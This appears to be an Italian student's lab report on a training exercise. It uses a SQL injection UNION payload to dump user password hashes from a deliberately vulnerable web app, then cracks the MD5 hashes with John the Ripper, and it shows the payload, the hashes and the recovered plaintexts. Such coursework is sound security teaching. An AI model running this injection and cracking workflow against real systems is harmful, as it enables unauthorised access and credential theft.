

SQL INJECTION - ESERCIZIO

Traccia:


Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema. Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5. Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro. Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

Esecuzione:

Riprendiamo in mano l'ultima parte del report precedente dove abbiamo inserito una query che ci permetteva di estrapolare l'Hash delle password degli utenti.

' UNION SELECT user, password FROM users -- '



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users -- '
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


Ci salviamo tutti gli hash in un file .txt nel Desktop. Adesso useremo il tool John The Ripper per decriptare gli hash delle password ed individuare la loro forma originale. Esistono due metodi per poter scovare la password:

- **Brute force** (utilizzando il comando `john -format=raw-md5 -incremental <<nome_file.txt>>`)
- **A dizionario** (utilizzando il comando `john -format=raw-md5 -wordlist=/usr/share/john/rockyou.txt` or `wordlist.txt`)

BRUTE FORCE

Proviamo a fare un tentativo di “scoperta” della password utilizzando il metodo Brute Force. In John The Ripper un tentativo come questo funziona ad incremento, ovvero ad ogni tentativo aumenta di carattere in carattere fino ad avere un match che corrisponda. Questo metodo risulterà molto più lento (in quanto prova ogni possibile combinazione di caratteri e numeri) ma con efficacia certa.


Questa di seguito è la schermata contenente gli hash ricavati dalla precedente SQL Injection



```
~/Desktop/hash.txt - Mousepad
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6
```

Salvato il file contenente le password criptate (in un file chiamato hash.txt) apriamo la shell ed utilizziamo il seguente comando per effettuare un Brute Force con la funzione **--incremental** del tool **John The Ripper**

```
john --incremental - - format=raw-md5 hash.txt
```



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ john --incremental --format=raw-md5 result.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

(kali@kali)-[~/Desktop]
$ john --incremental --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4g 0:00:00:01 DONE (2024-02-07 16:00) 2.094g/s 1337Kp/s 1337Kc/s 1569KC/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Se le password fossero molto più complesse, il tempo di calcolo per il ritrovamento della password sarebbe molto più lungo. Quelle evidenziate sono le password sbloccate con il sistema Brute Force.